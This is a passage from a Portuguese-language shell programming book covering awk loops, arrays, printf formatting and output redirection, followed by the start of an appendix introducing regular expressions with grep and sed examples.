while (i <= NF)                                Até que i seja maior que o número de campos...
{
    print $i
    i ++
}
```

for midável...

O comando `for` do `awk` tem duas formas de aplicação distintas. Inicialmente vamos analisá-lo na sua sintaxe primordial, e quando falarmos de vetores (logo ali na frente), vamos ver uma forma bastante peculiar.

Na sua forma mais óbvia de uso, o seu contexto é muito semelhante ao do comando `while` e, como não podia deixar de ser (ou seria “deixar de C”?), sua sintaxe é igual à do seu congênero na linguagem C, que é assim:

```
for (expressao_1; expressao_2; expressao_3)
{
    comando_1
    comando_2
    ...
    comando_n
}
```

onde `expressao_1` serve, normalmente, para atribuir valor inicial a uma variável, que será incrementada pelo valor de `expressao_3` e as instruções compreendidas entre o par de chaves `({})` são executadas enquanto `expressao_2` for verdadeira.

Se fizéssemos:

```
{ for (i = 1; i <= NF; i++) print $i }
```

estariamos mandando inicializar uma variável `i` com o valor 1, que será incrementado de 1 em 1 e enquanto `i` for menor que o número de campos do registro (`NF`), estaremos listando um campo por linha. Ou seja, esse pedaço de código produziu o mesmo efeito que o comando `while` no trecho de programa no exemplo anterior.

Ora, mas eu aleguei que o conjunto de comandos que seriam executados pelo `for` deveriam estar entre chaves `({})`, e não fiz isso com o `print` no exemplo anterior! Por quê? A resposta está embutida na própria pergunta! Não usei as chaves porque o escopo do `for` era um único comando (o `print`) e nesse caso não é necessário o seu emprego. Isso significa que, caso você esqueça de colocar chaves quando necessário, você não receberá erro de sintaxe, mas sim de lógica, já que o `for` executará somente a primeira instrução como seu argumento.

break e outros bric-a-bracs

Como você pôde notar, os laços (*loops*) executados pelos comandos anteriores são sempre na horizontal, em relação aos campos, quero dizer, levando-se em consideração que os registros são as linhas dos arquivos, trabalhar com seus campos significa trabalhar horizontalmente. Por isso, o `awk` possui outros tratamentos de *loop* além do `break` e do `continue` (que atuam exatamente igual aos seus homônimos do *Shell*). Vamos vê-los de forma resumida:

- `break` – Assim que este comando é encontrado, a execução do programa desvia para a primeira instrução após o *loop*;
- `continue` – Quando encontrado o fluxo do programa é desviado para a primeira instrução do *loop*;
- `next` – Causa o desvio do fluxo de comandos já que o `awk` irá saltar imediatamente para o próximo registro (deste modo no sentido vertical) e voltará a pesquisar padrões a partir do comando da primeira dupla “padrão-ação”;
- `exit` – O comando `exit` força o programa a se comportar como se a leitura do arquivo tivesse acabado; nada mais é lido da entrada, e a ação `END`, se existir, será executada. Neste comando, você poderá passar um código de retorno para o *Shell* fazendo:

```
exit retorno
```

Valores de vetores

Nesta seção, trataremos o uso de vetores ou *arrays*, já que o `awk` os provê da utilização de vetores unidimensionais. Os vetores e seus elementos têm o mesmo tratamento de variáveis, não necessitando portanto serem declarados, pois passarão a existir assim que lhes for atribuído um valor.

Exemplo: Se fizermos

```
$ awk '{ Registro [NR] = $0 }' carros
```

NR=Variável que contém número do registro

teremos em memória, dentro do vetor `Registro`, o conteúdo do arquivo `carros`, indexado pelo sequencial do registro.

Vamos aproveitar o exemplo anterior e fazer um programa para listar telefones de trás para a frente:

```
$ cat tac.awk33
awk '{
    Registro [NR] = $0
}
END {
    for( i=NR; i>1; i-- ) print Registro [i]
} ' telefones
```

Ao final da carga do vetor `Registro`, o programa faz um loop para listar cada linha do vetor, a partir da última (`NR`) até a primeira. Vamos executá-lo:

```
$ tac.awk
Paula Duarte      (011)449-0219
Ney Gerhardt      (024)543-4321
Ney Garrafas      (021)988-3398
Luiz Carlos        (021)767-2124
Juliana Duarte    (024)622-2876
Enio Cardoso       (023)232-3423
Claudia Marcia    (021)555-2112
Ciro Grippi        (021)555-1234
```

Felizmente, o tratamento de vetores feito pelo `awk` nos permite indexá-los com valores não numéricos. Isso pode nos ser útil, quando necessitamos de muito acesso randômico em um arquivo não muito grande (que possa residir com folga na memória). Repare, no exemplo a seguir, que dois vetores foram criados: um com todo o registro e outro com as velocidades. Em ambos, o campo usado como subscrito foi o modelo.

```
$ cat indexauto.awk
awk '{
    Registros [$1] = $0
    Velocidades [$1] = $2
}
END {
    for (Modelo in Velocidades)
        Print Modelo, "\t", Velocidades [Modelo]
} ' carros
```

\$1 = modelo e \$2 a vel. máx.
\t representa um <TAB>

33. Eu chamei este programa de `tac.awk` porque em Linux existe um comando `tac` (repouse que `tac` é `cat` ao contrário) que faz exatamente a mesma coisa, isto é, lista o arquivo da última para a primeira linha.

Se fosse o caso, esse programa teria no vetor `Registros` todos os dados do arquivo `carros`, disponibilizando-os para eventuais consultas randômicas. Mas, aproveitamos o embalo e listamos os modelos e suas velocidades, já que também havíamos criado `velocidades`. Veja só:

```
$ indexauto.awk
Parati    173
Palio     188
Corsa-Wagon 183
Corsa-4portas 182
Corsa-Sedan 182
Gol       175
Tipo      176
Corsa-3portas 150
Palio-Weekend 185
```

Esta é a forma de usar o `for` que eu havia dito que explicaria mais tarde. Ele interage com todos os elementos de um vetor. Sua forma é:

```
For (indice in vetor) comando
```

E executa `comando` com a variável `indice` assumindo todos os valores dos subscritos definidos para `vetor`.

Como você não conhece os modelos contidos em `carros`, caso quisesse saber dados sobre o Clio, antes teria que perguntar sobre a sua existência no vetor `Registros`, fazendo:

```
if (Registros ["Clio"] != "") ...
```

Ora, essa forma está correta, porém, como o Clio não está cadastrado, teríamos como efeito colateral do `if` a criação de um elemento vazio no vetor `Registros`, indexado de Clio. Esta mesma pergunta poderia ser feita, sem subprodutos indesejáveis, da seguinte forma:

```
if ("Clio" in Registros) ...
```

Essa é a forma que eu prefiro.

Uma outra forma muito eficiente de trabalhar com vetores é usando a função interna `split`.

Para matar um elemento de um vetor, basta simplesmente fazermos:

```
delete vetor [indice]
```

Dessa forma, o elemento `indice` de `vetor` seria apagado.

print e printf parecem mas não é ...

Os comandos `print` e `printf`, como já foi visto anteriormente, são as principais instruções usadas para saída de dados em ambiente `awk`. O `print` é usado para gerar saídas de dados simples, sem muitos rebuscados; já o `printf` se encarrega de fazer saídas com formatações mais complexas, caprichando mais na aparência. Como em *scripts Shell*, o `awk` deixa redirecionar a saída, portanto o `print` e o `printf` podem ter suas saídas redirecionadas para arquivos e pipes.

Para melhor esclarecer esses comandos, devemos-nos lembrar que na seção A1.3, vimos que tanto o Separador de Campos de Saída (*Output Field Separator*) quanto o Separador de Registros de Saída (*Output Record Separator*) estão definidos, respectivamente, nas variáveis internas `OFS` e `ORS`. Inicialmente, o `OFS` contém um espaço em branco e o `ORS` um newline, mas esses valores podem ser mudados a qualquer momento, para facilitar a edição de relatórios. Vejamos mais amiúde como funcionam os dois comandos.

A saída com `print`

O comando

```
print expressao1, expressao2, ..., expressao_n
```

Imprime o valor de cada `expressao` separado pelo `OFS` colocando um `ORS` ao seu final. O comando:

```
print
```

É uma abreviatura de:

```
print $0
```

Para imprimir uma linha em branco faça:

```
print ""
```

Formatando a saída com printf

Basicamente, o `printf` em ambiente `awk` comporta-se identicamente ao do C, isto é, ambos têm a mesma morfologia, a mesma sintaxe e produzem os mesmos resultados. Julgo conveniente, sempre que ocorre, realçar esta semelhança, uma vez que os iniciados na linguagem C já podem sair por aí usando o `printf` do `awk` sem perder seus preciosos minutos lendo esta seção.

O comando tem a seguinte sintaxe:

```
printf formato, expressao1, expressao2, ..., expressao_n
```

onde `formato` é uma cadeia que contém tanto as informações a serem impressas quanto as definições dos formatos das cadeias resultantes de `expressao1, expressao2, ..., expressao_n`. As citadas definições dos formatos sempre começam por um % e terminam por uma letra, de acordo com a seguinte tabela:

Letra	A expressão será impressa como:
c	Simples caractere
d	Número no sistema decimal
e	Notação científica exponencial
f	Número com ponto decimal
g	O menor entre os formatos %e e %f com supressão dos zeros não significativos
o	Número no sistema octal
s	Cadeia de caracteres
x	Número no sistema hexadecimal
%	Imprime um %. Não existe nenhuma conversão

Exemplo:

Nos exemplos a seguir estão sendo mostradas sequências de saídas do `printf` tabeladas. Em alguns dos casos (os finais), usei a barra vertical (`\`) para enfatizar que, além de formatar, o comando também permite que se programe o alinhamento dos campos. Observe a tabela apresentada a seguir.

O formato default de saída numérica é `%.6g`; que pode ser alterado, mudando-se o valor de `OFMT`, que, além disso, também controla a conversão de valores numéricos para cadeias de caracteres para concatenação, por exemplo.

Como redirecionar a saída com `printf`?

Como já havia adiantado, o `awk` permite o redirecionamento de suas saídas para arquivos e para comandos *Shell*. Fazer isso é quase óbvio, mas, note, eu disse quase. Há alguns poucos macetes, que ao longo desta seção passarei a explicar.

Entrada	Saída	
<code>printf "%d", 99/2</code>	49	
<code>printf "%e", 99/2</code>	4.950000e+01	Notação científica
<code>printf "%f", 99/2</code>	49.500000	
<code>printf "%6.2f", 99/2</code>	49.50	6 inteiros e 2 decimais sem zero à esquerda
<code>printf "%g", 99/2</code>	49.50	O formato %f ficaria menor
<code>printf "%o", 9</code>	11	9 convertido para octal é igual a 11
<code>printf "%04o", 9</code>	0011	9 em octal, 4 algarismos e 0 à esquerda
<code>printf "%x", 20</code>	14	20 convertido para hexadecimal dá 14
<code>printf " %s ", "Flamary"</code>	Flamary	Formato de edição de cadeias
<code>printf " %15s ", "Flamary"</code>	Flamary	Idem alinhando à dir. totalizando 15 posições
<code>printf " %-15s ", "Flamary"</code>	Flamary	15 posições alinhadas à esquerda
<code>printf " %.3smengo ", "Flamary"</code>	Flamengo	Só as 3 primeiras posições + cadeia meno
<code>printf " %10.2s ", "Eugenio"</code>	Eu	10 posições alinhadas à dir., pegando as 2 1s
<code>printf " %-10.2s ", "Eugenio"</code>	Eu	Idem alinhadas à esquerda

Digamos que eu queira gravar no arquivo `velozes` os automóveis constantes do meu arquivo `carros` que atinjam velocidades superiores a 180 km/h. Isto deveria ser feito como no fragmento de programa seguinte:

```
$2 > 180 { print $1, $2 >"velozes" }
```

Dá para perceber que é semelhante ao que aprendemos em programação *Shell*. A única diferença são as aspas abraçando o nome do arquivo. Estranho, não? Não. Caso não tivéssemos usado as aspas, o *awk* entenderia que *velozes* seria uma variável (que neste caso ainda não teria sido inicializada) e tentaria fazer a saída para o arquivo contido nela, originando um erro.

Suponha agora, que no mesmo exemplo anterior, eu queira a saída para um arquivo, cujo nome está definido na variável *Arq*. Imagine ainda que esse arquivo será gravado no diretório */tmp*. Adaptando o fragmento de código que usamos anteriormente, vem:

```
$2 > 180 { print $1, $2 > ("/tmp/" Arq) }
```

Junta /tmp/ com o conteúdo de Arq

Como diria o Capitão Marvel: Caramba! Esse tipo de construção está muito estranho! Vamos entender o que acontece: o operador “maior que” (*>*) tem precedência sobre a concatenação, portanto devemos priorizar, com o uso dos parênteses, a concatenação, para só após fazer o redirecionamento.

Da mesma forma e com as mesmas regras mostradas antes, ao invés de mandarmos a saída para um arquivo, podemos enviá-la para execução de outro(s) comando(s). Isso é facilmente factível, empregando-se o *pipe* (*|*).

Veja só como poderíamos ter desenvolvido o programa *indexauto.awk*, de forma a ter a sua saída classificada.

Exemplo:

```
$ cat indexauto.awk
awk '{
    Registros  [$1] = $0
    Velocidades [$1] = $2
}
END {
    for ( Modelo in Velocidades )
        print Modelo, "\t", Velocidades[Modelo] | "sort"
}' carros
```

Repare que a saída do comando `print` foi redirecionada, através do pipe (`|`), para o comando `sort` de forma a classificar os dados recebidos.

Vamos executá-lo:

```
$ indexauto.awk
Corsa-3portas      150
Corsa-4portas      182
Corsa-Sedan        182
Corsa-Wagon         183
Gol                 175
Palio               188
Palio-Weekend      185
Parati              173
Tipo                176
```

Para encerrar esse papo sobre redirecionamentos, é bom acrescentar que, além do que foi mostrado, o `awk` também permite anexar dados ao final de um arquivo com o uso de `>>` e receber como entrada a saída de um comando com o uso de `pipes`, em ambos aos casos tal como no *Shell*.

Olha só este fragmento de código em que usamos um `grep` para filtrar os dados de entrada para o comando `awk`.

```
fgrep 'Corsa' carros | awk '....'          O awk só receberá os registros referentes aos Corsas
```

Nesse caso, o `fgrep`, rapidamente, filtra os registros dos diversos modelos de *Corsa* e passa-os ao `awk`.

O `awk` no contexto do *Shell*

O `awk` por si só já é uma ferramenta poderosa. Quando o aliamos à potência de sistemas *UNIX-Like*, usando os recursos de *Shell*, da linguagem C e de tudo mais que estes esplêndidos sistemas operacionais oferecem, então dá o maior samba.

Ao longo desta seção, vamos esmiuçar um pouco a forma como se faz a interação entre o `awk` e o *Shell*. Começaremos isso pelo modo de passar e receber parâmetros. Mas já vou avisando: qualquer semelhança com o correspondente na linguagem C não é mera coincidência.

Recebendo parâmetros

Também é possível passarmos parâmetros para um programa escrito em awk. Esses parâmetros serão recebidos por uma variável (inteira³⁴) e por um vetor; esses dois sempre terão os seguintes nomes e atribuições:

- ARGC – Esta variável contém a quantidade de parâmetros recebidos;
- ARGV – Vetor que contém os valores recebidos. Seus subscritos variam desde `ARGV [0]`, que contém o nome da rotina, até `ARGV [ARGC - 1]`.

Exemplo: Vejamos uma rotina para listar todos os parâmetros recebidos, de forma aclarear as explicações:

```
$ cat param7
awk '
BEGIN {
    for (i=1; i < ARGC; i++)
        print ARGV [i], "\n"
}' $*
```

Em cooperação com o *Shell*

Em todos os exemplos que mostramos até agora, o `awk` era por si só um programa, sem interfacear com o *Shell*. A prova disso é que todo o seu escopo estava compreendido entre apóstrofos, como em:

```
awk '{ print $1 }'
```

para evitar que o *Shell* interpretasse algo do bojo do `awk`, já que muitos dos caracteres dessa linguagem são significativos para o *Shell*.

Vamos pegar o arquivo `telefones` e fazer um programa para listar os dados correspondentes a uma determinada pessoa que seria informada via teclado (seria uma nova versão do programa `pp` desenvolvido na Seção Desta Vez Vamos...).

```
? cat pp.awk
awk '/$1/' telefones
```

Ou `awk '$1' telefones`

34. Apesar de não existir o conceito de tipo de variável em `awk`, disse que esta era inteira porque ela sempre será valorada com números.

Note que o parâmetro `$1` ficou exposto à interpretação do *Shell*, sendo portanto integrado ao `awk` já com o seu valor passado. Vamos executá-lo:

```
$ pp.awk claudia                               Não listou nada, Claudia estava com "c" minúsculo
$ pp.awk Claudia
Claudia Marcia (021)555-2112
```

Uma outra aplicação simples seria um contador de ocorrências de palavras. Suponha que você queira contar a quantidade de vezes que cada palavra ocorre no arquivo `quequeisso`, onde uma palavra é uma sequência contínua de caracteres não branco e não `<TAB>`. O programa seguinte imprime estas ocorrências, classificadas na ordem decrescente.

```
$ cat cop.awk
#
# Conta Ocorrencias de Palavras
#
awk '{
    for (w = 1; w <= NF; w++) conta[$w] ++
}
END {
    for (w in conta) print conta[w], w | "sort -nr"
}' quequeisso
```

Nesse exemplo, o primeiro `for` usa o vetor `conta` para acumular o número de vezes que cada palavra é usada. Uma vez que todo o arquivo foi lido, o segundo `for` manda cada linha que seria gerada pelo comando `print`, contendo o contador e a respectiva palavra, para ser classificada (comando `sort`), numericamente (opção `-n`) em ordem reversa (opção `-r`).

Executando...

```
? cop.awk
8 de
3 do
2 O
2 EH
1 usuarios,
1 UNIX;
1 UNIX,
...
...
```

Poderíamos tornar o nosso contador genérico, recebendo o nome do arquivo que desejássemos contar como parâmetro. Veja como ficaria, neste caso, o nosso programa:

```
$ cat cop.awk
#
# Conta Ocorrencias de Palavras
#
awk '{
    for (w = 1; w <= NF; w++) conta[$w] ++
}
END {
    for (w in conta) print conta[w], w | "sort -nr"
}' $1
```

Repare que trocamos o nome do arquivo (no exemplo anterior quequeisso) por um `$1`. Como o `$1` ficou fora do escopo dos apóstrofos, ele será interpretado pelo *Shell*, que o considerará um parâmetro. Caso estivesse entre os apóstrofos, seria interpretado pelo `awk` como o primeiro campo e não seria visto pelo *Shell*. Vamos ver a execução desta nova versão passando o arquivo telefones como parâmetro:

```
$ cop.awk telefones
2 Ney
2 Duarte
1 Paula
1 Marcia
1 Luiz
1 Juliana
...
1 (011) 449-0219
```

Como exemplo final, suponha que você tem dois arquivos de movimentação bancária: o primeiro chamado `creditos`, e o segundo `debitos`. Ambos contêm o campo “nome do correntista” e a seguir o “valor absoluto” daquele movimento bancário (se o valor vier do arquivo `debitos`, será tratado como um valor negativo). Os registros de ambos os arquivos estão em ordem cronológica, isto é, estão classificados na ordem em que os movimentos ocorreram. Vejamos o programa para calcular o saldo em conta corrente:

```
$ cat saldo.awk
#
# Calcula Saldo em Conta Corrente
#
```

```
awk '
FILENAME == "creditos" { Saldo[$1] += $2 }
FILENAME == "debitos" { Saldo[$1] -= $2 }
END { for (Nome in Saldo)
      print Nome, Saldo [Nome]
}
' creditos debitost
```

No primeiro instante, usamos o vetor `Saldo` para acumular o total de depósitos para cada nome, em seguida subtraímos desse vetor, os débitos dos respectivos nomes. Finalmente, a ação `END` imprime o saldo final em conta corrente. Na tabela a seguir estão listados os dados dos dois arquivos:

Arquivos	
Créditos	Débitos
Tadeu 4321.00	Miltom 2345.22
Silveira 123.45	Silveira 100.00
Tadeu 22.34	Silveira 50.00
Silveira 678.89	Miltom 2340.99
Miltom 7654.25	Tadeu 200.00

Ao executar o programa com os arquivos descritos vem:

```
$ saldo.awk
Miltom 2968.04
Tadeu 4143.34
Silveira 652.34
```





Apêndice 2

Expressões regulares

- Este apêndice se propõe a fazer uma introdução às *Expressões Regulares* e sua utilidade, tentando desmistificar a dificuldade a que sempre estão associadas. Muito do que você verá daqui em diante já foi falado ao longo do livro, já que diversas instruções usam e abusam das *Expressões Regulares*. Serão evitados ao máximo os termos técnicos e será dado um exemplo didático da vida real (correção ortográfica), para ilustrar melhor os conceitos.

Uma *Expressão Regular* (ER) é uma construção que utiliza pequenas ferramentas, feita para obter uma determinada sequência de caracteres de um texto. Embora abstrata e vaga demais, ao final deste apêndice essa definição ficará mais clara.

Este texto foi extraído de http://pt.wikipedia.org/wiki/Expressão_regular e não é para assustar, é somente para os que gostam de conhecer a teoria fundamental e o histórico das coisas. Se esse não é o seu caso, isto é, se seu negócio é ir logo metendo a mão na massa, salte direto para a seção “Então vamos meter as mãos na massa” que fica um pouco à frente.

Um pouco de teoria

Em ciência da computação, uma *Expressão Regular* (ou o estrangeirismo regex, abreviação do inglês regular expression) provê uma forma concisa e flexível de identificar cadeias de caracteres de interesse, como caracteres particulares, palavras ou padrões de caracteres. *Expressões Regulares* são escritas numa linguagem formal que pode ser interpretada por um processador de *Expressão Regular*, um programa que ou serve um gerador de analisador sintático, ou examina o texto e identifica partes que casam com a especificação dada.

O termo deriva do trabalho do matemático norte-americano Stephen Cole Kleene, que desenvolveu as *Expressões Regulares* como uma notação ao que ele chamava de álgebra de conjuntos regulares. Seu trabalho serviu de base para os primeiros algoritmos computacionais de busca e depois para algumas das mais antigas ferramentas de tratamento de texto da plataforma Unix.

O uso atual de *Expressões Regulares* inclui procura e substituição de texto em editores de texto e linguagens de programação, validação de formatos de texto (validação de protocolos ou formatos digitais), realce de sintaxe e filtragem de informação.

Conceitos básicos

Uma *Expressão Regular* (ou um padrão) descreve um conjunto de cadeias de caracteres, de forma concisa, sem precisar listar todos os elementos do conjunto. Por exemplo, um conjunto contendo as cadeias "Handel", "Händel" e "Haendel" pode ser descrito pelo padrão `H(ä|ae?)ndel`. A maioria dos formalismos provêm pelo menos três operações para construir *Expressões Regulares*.

A primeira delas é a alternância, em que uma barra vertical (`|`) separa alternativas. Por exemplo, `psicadélico|psicodélico` pode casar "*psicadélico*" ou "*psicodélico*". A segunda operação é o agrupamento, em que parênteses (`()`) são usados para definir o escopo e a precedência de operadores, entre outros usos. Por exemplo, `psicadélico|psicodélico` e `psic(a|o)délico` são equivalentes e ambas descrevem "*psicadélico*" e "*psicodélico*". Por fim,

a terceira operação é a quantificação (ou repetição). Um quantificador após um token (como um caractere) ou um agrupamento especifica a quantidade de vezes que o elemento precedente pode ocorrer. Os quantificadores mais comuns são ?, * e +. O ponto de interrogação (?) indica que há zero ou uma ocorrência do elemento precedente. Por exemplo, ac?ção casa tanto "acção" quanto "ação". Já o asterisco (*) indica que há zero ou mais ocorrências do elemento precedente. Por exemplo, ab*c casa "ac", "abc", "abbc", "abbcc", e assim por diante. Por fim, o sinal de adição (+) indica que há uma ou mais ocorrências do elemento precedente. Por exemplo, ab+c casa "abc", "abbc", "abbcc", e assim por diante, mas não "ac".

Essas construções podem ser combinadas arbitrariamente para formar expressões complexas, assim como expressões aritméticas com números e operações de adição, subtração, multiplicação e divisão. De forma geral, há diversas *Expressões Regulares* para descrever um mesmo conjunto de cadeias de caracteres. A sintaxe exata da *Expressão Regular* e os operadores disponíveis variam entre as implementações.

História

A origem das *Expressões Regulares* está na teoria dos autômatos e na teoria das linguagens formais, e ambas fazem parte da teoria da computação. Esses campos estudam modelos de computação (autômatas) e formas de descrição e classificação de linguagens formais. Na década de 1950, o matemático Stephen Cole Kleene descreveu tais modelos usando sua notação matemática chamada de "conjuntos regulares", formando a álgebra de Kleene. A linguagem SNOBOL foi uma implementação pioneira de casamento de padrões, mas não era idêntica às *Expressões Regulares*. Ken Thompson construiu a notação de Kleene no editor de texto QED como uma forma de casamento de padrões em arquivos de texto. Posteriormente, ele adicionou essa funcionalidade no editor de texto Unix ed, que resultou no uso de *Expressões Regulares* na popular ferramenta de busca grep. Desde então, diversas variações da adaptação original de Thompson foram usadas em Unix e derivados, incluindo expr, AWK, Emacs, vi e lex.

O uso de *Expressões Regulares* em normas de informação estruturada para a modelagem de documentos e bancos de dados começou na década

de 1960 e expandiu na década de 1980, quando normas como a ISO SGML foram consolidadas.

Então vamos meter as mãos na massa

As ERs são poderosas e podem aumentar em muito a produtividade, sendo o conhecimento de seu uso indispensável a um administrador de sistemas. Elas também podem poupar tempo do usuário na busca por informações ou em tarefas complexas.

Vários programas e linguagens de programação têm suporte para ERs, como `grep`, `egrep`, `find`, `sed`, `awk`, `lex`, `perl`, `tcl` e `python` e também alguns editores de texto como `ed`, `vi`, `emacs` e `writer`.

Na grande maioria dos editores de texto existentes há uma função de busca que permite procurar por uma palavra no texto em edição. Digita-se a palavra e esse mecanismo procura, sem opções (ou complicações, como muitos diriam).

Alguns editores, com uma busca um pouco mais esperta, permitem a procura ignorando a diferença entre letras maiúsculas e minúsculas, por meio do uso de um curinga, geralmente o asterisco (*), que significa “qualquer coisa”. Este também funciona na linha de comando, pois quando você faz um `ls *.txt`, está listando “todos os arquivos com a extensão .txt”.

Editores de texto mais profissionais têm suporte para ERs e permitem o uso de uma série de *metacaracteres*, que são caracteres especiais que assumem uma função em vez de seu valor literal (como o curinga * já citado). Uma ER é formada por *metacaracteres* e caracteres literais, mas, para simplificar a demonstração dos conceitos, os caracteres literais serão representados apenas com letras, embora também possam ser números e símbolos (, % ! ~ ^ # . . .).

Encare os *metacaracteres* como pequenas ferramentas (e assim serão referidos no restante do texto). Cada uma delas possui uma função específica, que pode variar com o contexto no qual está inserida, e essas funções podem ser agregadas e aninhadas umas com as outras, produzindo expressões muito poderosas. Vamos dar uma olhada em algumas dessas ferramentas, como ., [,], *, +.

Para facilitar o aprendizado, dividimos esses metacaracteres em 4 grupos:

- Âncoras;
- Representantes;
- Quantificadores;
- Outros.

Vejamos então cada um deles, procurando dar exemplos bem significativos.

Âncoras

O primeiro grupo de metacaracteres que veremos é formado pelas âncoras. Elas têm esse nome porque sua finalidade não é combinar (casar) com um texto, mas sim indicar a posição na qual o texto será pesquisado. Veja o quadro resumo a seguir:

ER	Função
^	Pesquisar texto no início das linhas
\$	Pesquisar texto no fim das linhas
\b	Pesquisar texto no início e/ou no fim das palavras
\B	Negação de \b

Exemplos:

No /etc/passwd do Fedora se você fizer

```
$ grep root /etc/passwd
```

Achará duas linhas: a primeira é referente ao `root` propriamente dito e a segunda é referente ao usuário `operator` que, por ter seu diretório home em `/root`, também é localizado pelo comando `grep`. Para evitar este tipo de coisa, procuramos o `root` somente no início das linhas de `/etc/passwd`. E para isso fazemos:

```
$ grep '^root' /etc/passwd
root:x:0:0:root:/root:/bin/bash
```

Agora veja só esse arquivo:

```
$ cat -vet nums
1$  
$  
2$  
$  
$  
3$
```

Como sabemos que o `cat` com as opções `-vet` marca o fim de linha com um cifrão (`$`), deduz-se que algumas linhas de `nums` estão vazias. Vamos então brincar com ele um pouquinho:

```
$ sed 's/^/::/' nums
:1
:
:2
:
:
:3
$ sed 's/$/::/' nums
1:
:
2:
:
3:
$ sed '/^$/d' nums
1
2
3
```

Primeiramente trocamos o início (^) de cada linha por dois pontos (:), no segundo fizemos o mesmo ao final de cada linha (\$) e finalmente deletamos as linhas que tinham o início (^) colado no final (\$).

Veja só este arquivo:

```
$ cat ave
avestruz
ave-do-paraiso
trave
cavei
traveco
```

Como você pode notar, todos os seus registros contêm a cadeia ave. Primeiramente vejamos os exemplos mais óbvios do uso de bordas:

```
$ grep -E '\bave\b' ave
avestruz
ave-do-paraiso
$ grep -E 'ave\b' ave
ave-do-paraiso
trave
$ grep -E '\bave\b' ave
ave-do-paraiso
```

Como você pôde ver, o hífen também é considerado borda. Para efeito do \b sob Shell, só não são bordas as letras, os números e o sublinhado, isso é: [A-Za-z0-9_]

Vamos ver outros exemplos, um pouco mais complexos:

```
$ grep -E '\Bave\b' ave
trave
$ grep -E '\bave\B' ave
avestruz
$ grep -E '\Bave\B' ave
cavei
traveco
```

Como vimos, o \B casa com tudo que não for borda.

Representantes

Veremos agora os metacaracteres representantes, que são assim chamados porque representam determinados caracteres em um texto.

ER	Nome	Significado
.	Ponto	Qualquer caractere uma vez
[]	Lista	Qualquer dos caracteres dentro dos colchetes uma vez
[^]	Lista negada	Nenhum dos caracteres da lista

Suponhamos que você esteja editando um texto e queira procurar pela palavra "Fim", mas não se lembra se ela começava com `f` ou `F`. Você pode usar uma ER para procurar pelos dois casos de uma só vez. A ER seria `.im`. O ponto é uma ferramenta que casa – termo que pode significar representa ou compara – "qualquer caractere", mas apenas uma vez. Então, poderíamos obter como resposta, além do "Fim" e "fim" desejados, "sim", "mim", "rim" etc. Ou seja, chegamos à conclusão de que nossa ER não é específica o suficiente.

Vamos agora começar a trabalhar a ER, refiná-la, torná-la mais precisa. Sabendo que "Fim" podia ter um `f` maiúsculo ou minúsculo, e nada diferente disso, ela poderia ser descrita por `[Ff]im`. Os colchetes são uma ferramenta também. Como o ponto, casam uma única vez, mas casam apenas "qualquer dos caracteres entre os colchetes".

Assim especificamos nos colchetes quais caracteres são válidos numa determinada posição. Então estamos procurando por uma letra `F` ou `f`, seguida de uma letra `i`, seguida por sua vez de um `m`.

Uma dica importante: dentro de uma lista, não existem metacaracteres, quero dizer: dentro da lista os metacaracteres perdem seus superpoderes e são tratados como simples e reles caracteres mortais.

Exemplos:

`12[:.]34h`, casará com: `12:34h`, `12.34h` e `12 34h`. Dessa forma o ponto `(.)` dentro da lista não representa qualquer caractere, mas somente o literal ponto `(.)`.

Quanto à lista negada, veremos logo à frente, para não perder a didática desta sequência de exemplos.

Quantificadores

Os quantificadores servem para indicar o número de repetições permitidas para a entidade imediatamente anterior. Essa entidade pode ser um caractere ou metacaractere.

Em outras palavras, eles dizem a quantidade de repetições que o átomo anterior pode ter, quantas vezes ele pode aparecer.

Os quantificadores não são quantificáveis, então dois deles seguidos em uma ER é um erro.

E tenha sempre na sua memória: todos os quantificadores são gulosos.

ER	Nome	Significado
?	Opcional	Torna a entidade anterior opcional
*	Asterisco	Zero ou mais ocorrências da entidade anterior
+	Mais	Uma ou mais ocorrências da entidade anterior
{ }	Chaves	Especifica exatamente a quantidade de repetições da entidade anterior

Vou repetir: todos os quantificadores são gulosos e, por isso, casarão com o máximo que conseguirem. Mais tarde voltaremos a abordar isso, mas já fique atento e de orelha em pé.

E se você quisesse procurar por letras repetidas? Por exemplo, aa, aaa, aaaa etc. Num editor de textos normal você procuraria cada possibilidade uma a uma. Com ERs, você pode simplesmente informar aa*. O asterisco (*) aqui não funciona como o curinga que vimos há pouco, que substitui "qualquer caractere". Aquele é um caractere usado para a expansão de nomes de arquivos, providenciada pelo *Shell*. Esse aqui é um *metacaractere* de Expressão Regular. Por favor, não confundam expansão de nomes de arquivos com Expressões Regulares. São duas coisas totalmente distintas, apesar de seus metacaracteres por vezes serem semelhantes. Em ERs, o asterisco (*) é um *quantificador*, ou seja, indica que a entidade imediatamente anterior (nesse caso a letra a) pode aparecer várias vezes. Mas o asterisco (*) também casa zero vezes, então nossa expressão aa* também casaria uma letra a (uma letra a, seguida de outra letra a zero vezes). Poderíamos fazer aaa*, que sempre casaria um mínimo de duas letras a.

Temos um outro *quantificador*, o sinal de adição (+). O sinal de adição funciona da mesma maneira que o asterisco (*), só que ele casa a *entidade* imediatamente anterior uma ou mais vezes. Então ficariamos com aa+, ou seja, uma letra a, seguida de outra letra a que apareça uma ou mais vezes.

Como acabamos de ver, o ponto (.) representa qualquer caractere e o asterisco (*) representa zero ou mais caracteres da entidade anterior. Desta forma o .* é o tudo e o nada, isto é, casa com qualquer coisa: o tudo. Quando o asterisco (*) representar zero caracteres da entidade anterior, será o nada.

Esse tipo de construção deve, quando possível, ser evitado por ser demasiadamente gulosa. No final deste apêndice, haverão algumas dicas para evitar isso, procurando ser o mais específico possível.

Exemplo: Bem, agora que já sabemos o básico de ERs, como faríamos para resolver um problema cotidiano com elas?

Você escreveu um texto, uma redação, um manual. Como fazer checagens ortográficas rápidas, procurando erros comuns como:

1. Eu “grudei” minha pontuação com a palavra anterior? Por exemplo:
Hoje?
Assim:
Nossa!
Fim.
2. Eu deixei um espaço em branco após a pontuação? Por exemplo:
Hoje? Não vai dar.
Assim: um, dois e três.
Nossa! Que estranho.
3. Após finais de período, como ponto (.), exclamação (!) e interrogação (?), eu comecei a frase seguinte com letra maiúscula? É inútil dizer que, sem ERs, qualquer uma das três checagens propostas seria trabalhosa, resumindo-se a testar cada uma das possibilidades uma a uma, e no caso da número 3, seria um teste de a até z, um por um. Desgastante.

Vamos às respostas:

Para exemplificar, vamos usar nos exemplos o arquivo `besteira.txt`, que tem o seguinte conteúdo:

```
$ cat besteira.txt
```

Eu vi um velho com um fole velho nas costas . tanto fede o fole do velho,
quanto o velho do fole fede.

Um desafio :diga isso bem rápido !

